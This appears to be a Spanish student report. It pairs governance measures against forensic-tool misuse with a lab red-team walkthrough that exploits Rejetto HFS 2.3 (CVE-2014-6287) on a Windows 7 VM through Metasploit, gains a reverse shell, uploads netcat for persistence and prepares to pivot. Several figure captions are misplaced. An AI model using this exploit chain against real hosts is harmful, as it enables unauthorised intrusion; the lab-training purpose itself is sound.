- Se debe implementar un código de conducta y consecuencias esto para que que todos los empleados deben firmar, donde se comprometan a actuar de manera ética y legal. Debe especificar sanciones claras y contundentes para el mal uso de las herramientas, incluyendo el despido inmediato y acciones legales.

2. controles de acceso y técnicos

Estas personas prácticamente son los guardianes que impiden el acceso o abuso a los sistemas sensibles.

Principio de Privilegio Mínimo (PoLP): Los empleados solo deben tener acceso a las herramientas forenses que son absolutamente necesarias para su rol y para el proyecto específico en el que están trabajando. El acceso debe ser temporal y revocarse tan pronto como el proyecto concluya.

Entornos de Análisis Aislados (Airlocks/Sandboxes): Las herramientas forenses y los datos bajo análisis deben residir en un entorno de red aislado y controlado. Los analistas se conectan a este entorno a través de "jump boxes" o terminales seguras que registran toda la actividad. Esto impide que se puedan usar las herramientas en sistemas no autorizados o que se puedan filtrar datos.

Gestión Centralizada de Herramientas: Las licencias y el software de análisis forense no deben instalarse en los portátiles personales de los empleados. Deben estar en un repositorio

central seguro, y su uso debe ser "prestado" para cada caso, con la debida justificación y aprobación.

Registro y Monitorización Exhaustivos: Cada acción, cada comando y cada acceso realizado con una herramienta forense debe ser registrado en registros inalterables. Estos registros deben ser monitoreados por un equipo independiente o mediante sistemas automatizados para detectar patrones anómalos o actividades fuera del horario laboral.

3. Controles Procedimentales y Operativos

Estos son los procesos del día a día que refuerzan la seguridad y la responsabilidad.

- Se debe tener presente que ninguna herramienta forense puede ser utilizada sin estar asociada a un proyecto activo y autorizado por un cliente. Dicha autorización debe estar documentada en un contrato y en "Reglas de Enfrentamiento" que definen el alcance exacto.
- Para las operaciones más sensibles de la empresa el acceso a datos personales críticos o al a decodificación de información cifrada, se debe requerir la aprobación de un segundo analista calificado. Esto asegura que ninguna persona pueda tomar decisiones críticas de forma unilateral.
- Toda documentación física o lógica debe tener una cadena de custodia no solo para que esta no pierda la calidad de evidencia, si no para que ninguna fuente no autorizada tenga acceso a ella. El registro debe detallar quién usó la herramienta, en qué evidencia, cuándo y con qué propósito. Esto crea un rastro auditable completo.
- La mayoría de las falencias tanto técnicas como éticas son encontradas si se realizan auditorias tanto internas como externas, por personal que este por fuera de la empresa,

esto crea un ambiente neutral que facilita el hallazgo de posibles falencias tanto éticas, técnicas o legales, las cuales pueden ser atendidas a tiempo.

4. Controles de Recursos Humanos y Culturales

El eslabón humano es a menudo el más débil, por lo que debe ser reforzado.

Para la contratación de nuevo personal y más si este debe tener a su cargo un alto volumen de información sensible o acceso a información altamente sensible, se debe tomar medidas rigurosas de los antecedentes de cualquier candidato para un puesto que requiera acceso a herramientas forenses.

- Tomar medidas no basta para erradicar acciones poco éticas se tiene que estar formando y educando a las personas sobre los límites de lo que se debe y no se debe hacer con la información y las herramientas, y también se tiene que enfocar en los siguientes interrogantes, porque y bajo que marco legal y ético se debe usar una u otra herramienta.
- Creación de una Cultura de "See Something, Say Something": Fomentar un ambiente donde los empleados se sientan seguros y obligados a reportar cualquier sospecha de mal uso sin temor a represalias. Esto incluye canales de denuncia anónimos.

En resumen, una empresa de ciberseguridad íntegra entiende que las herramientas forenses son como un bisturí de cirujano es increíblemente útiles en manos expertas y éticas, pero peligrosamente destructivas si se usan sin control. La implementación de este marco integral de supervisión es lo que diferencia a una firma profesional de una organización riesgosa como SecureNova Labs.

Respuesta Institucional y Medidas para Restaurar la Confianza Tras Casos de Ciberespionaje

El descubrimiento de que una empresa contratada para proteger ha sido la fuente del ataque representa una de las peores violaciones de confianza en el ámbito digital. La respuesta debe ser contundente, multifacética y orientada no solo a castigar al culpable, sino a reconstruir la confianza y fortalecer todo el ecosistema de seguridad.

Respuesta de Gobiernos y Organizaciones

Ante un acto de ciber espionaje por parte de un proveedor de ciberseguridad, la respuesta debe ser inmediata y escalonada, involucrando acciones legales, técnicas y políticas.

1. Respuesta Inmediata: Contención y Acción Legal

El primer objetivo es detener la conducta ilegal y activar los mecanismos de justicia.

- **Aislamiento y Contención:** La primera acción debe ser técnica y decisiva se debe revocar inmediatamente todos los accesos físicos y lógicos de la empresa infractora a los sistemas de la organización afectada. Se deben aislar los activos comprometidos para evitar una mayor exfiltración de datos y preservar la evidencia digital.
- **Inicio de Acciones Legales y Penales:** El gobierno debe iniciar de inmediato una investigación criminal contra la empresa de ciberseguridad. Esto incluye la posible incautación de sus activos, la solicitud de órdenes de arresto para los directivos y empleados involucrados, y la formulación de cargos por espionaje, acceso abusivo a sistemas informáticos y violación de la confianza contractual.
- **Notificación a las Partes Interesadas:** En cumplimiento con las leyes de protección de datos, la organización afectada (sea pública o privada) tiene el deber de notificar a las

autoridades competentes y a las partes afectadas (ciudadanos, clientes, empleados) sobre la brecha de seguridad, su alcance y los riesgos potenciales.

2. Respuesta a Corto Plazo: Evaluación y Sanciones

Una vez contenida la amenaza, se debe evaluar el daño y sancionar ejemplarmente.

- **Auditoría Forense Independiente:** Se debe contratar a una nueva firma de ciberseguridad, de reputación intachable y completamente independiente, para realizar una auditoría forense exhaustiva. El objetivo es determinar con precisión qué información fue robada, cuánto tiempo duró el espionaje y qué sistemas siguen vulnerables.
- **Sanciones Administrativas y Blacklisting:** Además de las acciones penales, los gobiernos deben imponer sanciones administrativas severas. Esto incluye la revocación de todas las licencias y certificaciones de la empresa, la imposición de multas económicas masivas y la inclusión de la firma y sus directivos en una "lista negra" que les prohíba contratar con cualquier entidad pública o privada en el futuro.
- **Cooperación Internacional:** Dado que el ciberespionaje es un delito transnacional, es crucial activar los canales de cooperación con agencias de seguridad y justicia de otros países para rastrear a los culpables, los datos robados y desmantelar la operación por completo.

Medidas para Restaurar la Confianza y Asegurar la No Repetición

Restaurar la confianza es un proceso lento y difícil que requiere acciones contundentes y transparentes.

1. Para la Organización Afectada

- **Transparencia Radical y Exaltación de Responsabilidad:** La organización debe comunicar abiertamente lo sucedido, sin minimizar los hechos. Debe pedir disculpas públicas, asumir la responsabilidad por la falla en la supervisión del proveedor y explicar claramente los pasos que se están tomando para remediar la situación. Cualquier intento de ocultar información destruirá permanentemente la confianza.
- **Apoyo a las Víctimas:** Se deben ofrecer servicios de apoyo a los afectados por el robo de datos, como monitoreo de crédito gratuito, asistencia en caso de robo de identidad y líneas de ayuda directas.
- **Reestructuración de la Seguridad:** La organización debe demostrar públicamente una revisión y fortalecimiento total de su estrategia de seguridad. Esto implica contratar a un nuevo CISO (Director de Seguridad de la Información) si es necesario, y establecer un nuevo marco de gobernanza de la seguridad mucho más estricto.

2. Para la Industria y la Regulación Gubernamental

- **Creación de un Marco Regulatorio Estricto:** Los gobiernos deben crear o fortalecer las leyes que regulan a la industria de la ciberseguridad. Esto debe incluir un proceso de certificación obligatorio y riguroso para las empresas y sus profesionales, similar al que existe para profesiones como la medicina o el derecho.
- **Auditorías y Supervisión Continua:** Establecer una entidad gubernamental con la capacidad de realizar auditorías periódicas y sorpresivas a las empresas de ciberseguridad, con la potestad de suspender o revocar licencias en caso de malas prácticas.

- **Fortalecimiento del Código de Ética del Sector:** Las asociaciones profesionales de ciberseguridad deben endurecer sus códigos de conducta, estableciendo sanciones reales como la expulsión y la denuncia pública de miembros que actúen de forma no ética.
- **Protección a los Denunciantes (Whistleblowers):** Es fundamental crear canales seguros y anónimos, con protección legal robusta, para que los empleados dentro de las empresas de ciberseguridad puedan denunciar actividades ilegales o no éticas sin temor a represalias.

En definitiva, una traición de esta magnitud debe ser un punto de inflexión. La respuesta no puede limitarse a castigar a una empresa; debe servir para elevar los estándares de toda una industria y asegurar que la confianza, el activo más importante en el mundo digital, sea protegido con la máxima rigurosidad.

Ejecución Técnica Ofensiva (Equipo Rojo)

Herramientas y Procedimientos para el Análisis Red Team del Escenario 3

Para abordar el desafío planteado en el Anexo 4, se implementó un laboratorio de pruebas controlado utilizando el software de virtualización Oracle VirtualBox. Este entorno está compuesto por una máquina atacante (Parrot Security OS) y una máquina objetivo (Windows 7). Ambas máquinas virtuales se configuraron con el modo de red Adaptador Puente (*Bridged Adapter*), lo que les permite operar dentro del mismo segmento de red local que el anfitrión, facilitando la comunicación directa entre ellas como si fueran equipos físicos independientes.

El primer paso en cualquier prueba de penetración (*pentesting*) es el reconocimiento pasivo y activo. El objetivo de esta fase es identificar los activos de red y obtener información esencial.


Fase de Reconocimiento (Identificación de IP de Parrot OS, etc.)

Identificación de la Dirección IP de la Máquina Atacante

La acción inicial consistió en determinar la dirección IP de la máquina atacante (Parrot OS) dentro de la red local. Para ello, se ejecutó el comando ip add en la terminal. Como se observa en la Figura 1, el sistema operativo ha asignado a la interfaz de red enp0s3 la dirección IP 192.168.88.15. Esta IP será el punto de partida para realizar las fases de escaneo y ataque contra la máquina objetivo en la misma red.

Figura 1

Verificación de la Dirección IP en Parrot OS



Nota . Verificación de dirección IP en interfaz de red Parrot OS. Fuente: Autoría propia.


Identificación de la Dirección IP de la Máquina Objetivo (Host-A)

Siguiendo con la fase de reconocimiento, el siguiente paso fue identificar la dirección IP de la máquina objetivo, que corresponde al "Host-A" mencionado en el Anexo 4. Para ello, se accedió al Símbolo del sistema (cmd.exe) en la máquina virtual con Windows 7 y se ejecutó el comando ipconfig.

Como se evidencia en la Figura 2, la máquina objetivo tiene asignada la dirección IPv4 192.168.88.8. Esta dirección es el objetivo principal para las siguientes fases del *pentesting* , incluyendo el escaneo de puertos y la explotación de vulnerabilidades.

Figura 2

Verificación de la Dirección IP en Windows 7




Nota . Salida del comando ipconfig en la máquina objetivo Windows 7. Fuente: Autoría propia.

Verificación de Conectividad en el Laboratorio

Para asegurar que ambas máquinas virtuales puedan comunicarse en la red, se realizaron pruebas de conectividad bidireccional utilizando el comando ping. Primero, desde la máquina Windows 7 (Host-A), se envió una solicitud de eco ICMP a la máquina Parrot OS (192.168.88.15). Como se muestra en la Figura 3, la prueba fue exitosa, confirmando que existe una ruta de red válida desde el objetivo hacia el atacante.

Figura 3

Ping Exitoso de Windows a Parrot




Nota: Explotación exitosa de la vulnerabilidad CVE-2014-6287 en el servicio HFS, logrando acceso remoto inicial al sistema víctima.

Posteriormente, se realizó la prueba inversa desde Parrot OS hacia Windows 7 (192.168.88.8). La Figura 4 muestra que esta prueba falló, con una pérdida del 100% de los paquetes. Este resultado sugiere que el firewall de Windows 7 está configurado para bloquear las solicitudes de ping entrantes, un comportamiento común en perfiles de redes públicas. A pesar de este bloqueo, la conectividad unidireccional confirmada es suficiente para proceder con las siguientes fases del análisis.

Figura 4

Ping Fallido de Parrot en Windows



Nota: Ejecución del comando ipconfigpara realizar el reconocimiento de la configuración de red interna durante la fase de post-explotación.

Fase de Escaneo: Descubrimiento de Hosts en la Red

Para simular un escenario realista donde la dirección IP del objetivo es desconocida, se procedió a realizar un escaneo de la red local para identificar todos los dispositivos activos. Utilizando la herramienta Nmap desde la máquina atacante, se ejecutó un escaneo de tipo "host discovering" (-sn) sobre el segmento de red 192.168.88.0/24.


Los resultados, presentados en la Figura 5, muestran varios hosts activos en la red. De particular interés son dos dispositivos:

- **192.168.88.15**: Identificada como la propia máquina Parrot OS.
- **192.168.88.8**: Un nuevo host cuya dirección MAC (08:00:27:92:80:C0) lo identifica como una "NIC virtual de Oracle VirtualBox". Esto confirma que es la máquina virtual

Windows 7 y, por lo tanto, se designa como el objetivo principal para las siguientes fases del análisis.

Figura 5

Descubrimiento de Hosts Activos con Nmap




Nota: Se muestra la carga del troyano nc.exe(Netcat) al sistema víctima. Esta acción se realiza con el objetivo de establecer persistencia en el equipo comprometido a través de una cáscara inversa.

Escaneo de Puertos y Servicios del Host Objetivo

Una vez identificado el host objetivo en la dirección 192.168.88.8, se procedió a realizar un escaneo de puertos TCP para enumerar los servicios expuestos. Se utilizó un escaneo dirigido a los puertos web más comunes (80, 8080, 8000) junto con el parámetro -sV para obtener la versión del software. Los resultados, mostrados en la figura 6, revelaron que el puerto 80/TCP se encuentra abierto y está ejecutando un servidor HttpFileServer httpd 2.3 . Esta es información crítica, ya que la versión específica del software es la base para la siguiente fase de análisis de vulnerabilidades.

Figura 6

Resultado del Escaneo Completo de Puertos



Nota . El estado "filtrado" de todos los puertos sugiere que un escaneo genérico es ineficaz contra este objetivo.


Análisis de Vulnerabilidades

Con la versión del servicio identificada como HttpFileServer httpd 2.3, se procedió a consultar bases de datos de vulnerabilidades públicas en busca de vectores de ataque conocidos. Se utilizó la herramienta search sploit, una interfaz de línea de comandos para Exploit-DB, para encontrar exploits aplicables.

Como se muestra en la Figura 7, la búsqueda arrojó un resultado positivo para una vulnerabilidad crítica: "Rejetto HTTP File Server (HFS) - Remote Command Execution" . La existencia de un módulo (.rb) para el framework Metasploit confirma un vector de ataque viable y de alto impacto, permitiendo la ejecución remota de código en el sistema objetivo.

Figura 7

Identificación de Exploits para HFS 2.3 en Exploit-DB.




Nota: Búsqueda de exploits para HFS 2.3 usando Searchsploit.

Descubrimiento y escaneo de Host-A

El proceso inicia con el reconocimiento activo del Host-A (192.168.88.8) utilizando Nmap, para identificar servicios expuestos y versiones vulnerables. Se detecta el servicio HttpFileServer v2.3 en el puerto 80/tcp, junto a diversos servicios Microsoft RPC y SMB que podrían permitir post-explotación.

Figura 8

Escaneo de puertos y servicios en Host-A




Nota: Mediante Nmap se identifican los puertos abiertos y los servicios/protocolos ejecutándose en la máquina objetivo, destacando la presencia de HttpFileServer.

Explotación remota y obtención de concha

Se procede a la explotación directa del servicio HttpFileServer (HFS) usando el módulo exploit/windows/http/rejetto_hfs_execde Metasploit Framework, apuntando al puerto 80/tcp de Host-A. El exploit es exitoso, logrando la apertura de una sesión remota (shell de comando), confirmada con la recepción del shell inverso y la ejecución de comandos dentro del entorno comprometido.

Figura 9

Explotación de Rejetto HFS y obtención de concha




Nota: El exploit CVE-2014-6287 se ejecuta exitosamente desde Metasploit, obteniendo acceso shell a Host-A.

Al recibir la shell, se valida el contexto mediante el banner del sistema y la ejecución de comandos básicos como ipconfig, route print, y netstat -anopara mapear el entorno post-explotación.

Figura 10

Verificación de acceso shell y comandos de sistema en Host-A



Nota: Muestra la shell operativa y el despliegue inicial de comandos para recolectar información sistémica y de redes.


Descubrimiento de la red interna desde Host-A

Desde la shell obtenida en Host-A, se lleva a cabo la enumeración de interfaces de red y rutas disponibles en el sistema, usando los comandos ipconfig y route print. Esto permite identificar que Host-A dispone de doble conectividad:

- Una interfaz en el segmento externo (192.168.88.8), utilizada para recibir la shell inversa.
- Una segunda interfaz en el segmento interno (10.0.2.5), lo cual lo habilita como punto de pivote hacia objetivos internos.

Figura 11

Interfaces de red y configuración de Host-A



Nota: La captura documenta de forma específica las conexiones de red, la máscara de subred, puertas de enlace y parámetros clave para el movimiento lateral.

Conclusión parcial:

Estas acciones alinean totalmente con la fase de reconocimiento, explotación y post-explotación exigidas en la práctica Red Team, estableciendo el punto de apoyo necesario para la posterior etapa de pivoting y ataque interno

Pivoting y movimiento lateral hacia Host-B

Una vez obtenido el acceso inicial al Host-A, el siguiente objetivo estratégico fue expandir el control hacia la red interna. El **movimiento lateral** se define como el conjunto de técnicas que los atacantes utilizan para recorrer una red en busca de activos clave y datos sensibles después de haber comprometido un primer dispositivo. Esta fase es crítica, ya que diferencia un incidente aislado de una brecha de seguridad total (CrowdStrike, 2024) .

